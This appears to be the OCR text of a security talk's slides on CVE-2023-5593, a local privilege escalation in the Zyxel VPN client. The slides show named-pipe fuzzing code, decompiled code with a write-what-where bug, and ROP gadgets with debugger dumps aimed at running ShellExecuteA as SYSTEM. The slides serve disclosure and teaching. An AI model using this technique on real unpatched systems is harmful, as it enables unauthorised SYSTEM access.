VPwN

CVE-2023-5593 - Local Privilege Escalation on Zyxel VPN Client

Meethack 18-06-2024

Agenda


- Software Architecture
- Reverse & Fuzzing
- Bug
- Exploitation
- Demo

VNP Clients

VPN clients are software that needs SYSTEM privileges to performs network tasks. Sometimes are targeted to perform Local Privilege Escalation. Some examples:


- UniVPN Huawei client
- Pulse Secure VPN (CVE-2023-38043, CVE-2023-35080, CVE-2023-38543)
- Zyxel VPN (CVE-2023-5593)

Software Architecture




Reverse & Fuzzing

First step: understand how a normal process interacts with the service SecuExtenderHelper2. This is done via the NamedPipe:



Reverse & Fuzzing

After that, understand the message format used in the PIPE communication, by reversing the software code and analyzing the log file.



Reverse & Fuzzing

```
][SecuExtender Helper] ia is null
][SecuExtender Helper] ######## Build Datetime: Jan 25 2021/13:07:57 ########
][SecuExtender Helper] osvi.dwPlatformId = 2, osvi.dwMajorVersion = 6, osvi.dwMinorVersion = 2
][SecuExtender Helper] shared memory is create
][SecuExtender Helper] Get a valid selfsigned certificate.
][SecuExtender Helper] certificate fingerprint: ff08aa84132c4541646a93054a686621b68664f4
][SecuExtender Helper] https server init success
][SecuExtender Helper] Request(1024): CREATE 0/1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30
][SecuExtender Helper] argc = 97
][SecuExtender Helper] areacounter = 2
][SecuExtender Helper] Remove prioritize routing
][SecuExtender Helper] Fail to prioritize route to 1.0.0.0, 0.0.0.0, error = 0
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=50
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=500
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=5000
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=50000
```

Reverse & Fuzzing

```
95  def send_update():
96      message_to_send = 'UPDATE 0/' + generate_random_bytes_string()
97      send_string_to_pipe(pipe_name, message_to_send)
98
99  def send_action_create():
100     message_to_send = 'ACTION_CREATE 0/' + generate_random_bytes_string()
101     send_string_to_pipe(pipe_name, message_to_send)
102
103 def send_create():
104     message_to_send = 'CREATE 0/' + generate_random_bytes_string()
105     send_string_to_pipe(pipe_name, message_to_send)
106
107 def send_remove():
108     message_to_send = 'REMOVE 0/' + generate_random_bytes_string()
109     send_string_to_pipe(pipe_name, message_to_send)
110
111 def send_restore():
112     message_to_send = 'RESTOR 0/' + generate_random_bytes_string()
113     send_string_to_pipe(pipe_name, message_to_send)
114
```

BUG

CREATE 0/403887772864467 1037 09035079829 7915 6979528277580614 44924170 4202 46300462169498 3481845313273432 44778514306310 383 93900 17816 97572341451 03371 22993517 095345192 63447 269 53748436725923 502921508 13764031 61856158699813 76789794853256 2696 847928471842318 757238 661 9857579 06331 3929229

BUG


- The problem is that a normal user can control the index of the array obtaining a write what where condition.
- The **param_2** array was saved into the stack
- The next goals was control the code flow by overwriting the return address of the stack with a ROP chain exploiting the write what where.

```
103   if (pWVar4 != (LPWSTR)0x0) {
104     iVar3 = StrToIntW(pWVar4 + 1);
105     param_2[0x1e] = iVar3;
106     iVar3 = StrToIntW(ppWVar2[2]);
107     *param_2 = iVar3;
108     iVar3 = StrToIntW(ppWVar2[3]);
109     param_2[1] = iVar3;
110     iVar3 = StrToIntW(ppWVar2[4]);
111     param_2[2] = iVar3;
112     iVar3 = StrToIntW(ppWVar2[5]);
113     param_2[3] = iVar3;
114     FUN_00404400(8,
115                  L"ACTION_CREATE pNetCfg->myip = %u, pNetCfg->gwip = %u, pNetCfg->dwIfIndex = %d,
                     pNetCfg->nodeip = %u, pNetCfg->localip = %u"
116                  ,(char)param_2[0x1d]);
117     param_2[0x1c] = 0;
118     FUN_00404400(8,L"argc = %d",(char)local_c);
119     if (6 < local_c + -1) {
120       iVar3 = 6;
121       do {
122         iVar5 = StrToIntW(ppWVar2[iVar3]);
123         param_2[param_2[0x1c] + 4] = iVar5;
124         iVar5 = StrToIntW(ppWVar2[iVar3 + 1]);
125         iVar3 = iVar3 + 2;
126         param_2[param_2[0x1c] + 0xe] = iVar5;
127         param_2[0x1c] = param_2[0x1c] + 1;
128       } while (iVar3 < local_c + -1);
129     }
```

Exploitation


For the exploitation it was necessary create a ROP chain to execute the **ShellExecuteA** function and open another process with SYSTEM privileges. For this purpose, the following gadgets are required:


- A gadget to obtain the value of the esp register (necessary to have an address that point to the string of the ShellExecuteA parameter)
- Modify the saved esp value with the memory address of the our string
- Save into the stack the calculated value that will be an argument of the ShellExecuteA function
- Finally execute ShellExecuteA




Exploitation (1/6)

Gadget








Exploitation (2/6)

Gadget




```
7583EC64    48                  dec eax
7583EC65    C3                  ret
7583EC66    26:00A2 C32600E4    add byte ptr es:[edx-1BFFD93D],ah
7583EC6D    C3                  ret
```


```
Hide FPU

EAX   01C6F9C4
EBX   00000000
ECX   EE756285
EDX   00000000
EBP   01C6FAB0
ESP   01C6F9D4
ESI   00000000
EDI   76196E30     <kernel32.GetLastError>

EIP   7583EC64     shell32.7583EC64

EFLAGS   00000282
ZF 0  PF 0  AF 0
OF 0  SF 1  DF 0
CF 0  TF 0  IF 1
```


```
Hide FPU

EAX   01C6F9C3
EBX   00000000
ECX   EE756285
EDX   00000000
EBP   01C6FAB0
ESP   01C6F9D4
ESI   00000000
EDI   76196E30     <kernel32.GetLastError>

EIP   7583EC65     shell32.7583EC65

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

Exploitation (3/6)

Gadget







Exploitation (4/6)

Gadget



```
7594DA1D    59          pop ecx
7594DA1E    5E          pop esi
7594DA1F    C3          ret
7594DA20    CC          int3
7594DA21    CC          int3
```


```
Hide FPU

EAX   01C6F9C3
EBX   00000000
ECX   EE756285
EDX   00000000
EBP   01C6FAB0
ESP   01C6F9E0
ESI   00000000
EDI   76196E30      <kernel32.GetLastError>

EIP   7594DA1D      shell32.7594DA1D

EFLAGS   00000206
```


```
Hide FPU

EAX   01C6F9C3
EBX   00000000
ECX   00000022      ''''
EDX   00000000
EBP   01C6FAB0
ESP   01C6F9E8
ESI   0000006D      'm'
EDI   76196E30      <kernel32.GetLastError>

EIP   7594DA1F      shell32.7594DA1F

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

Exploitation (5/6)


Gadget







Exploitation (6/6)



DEMO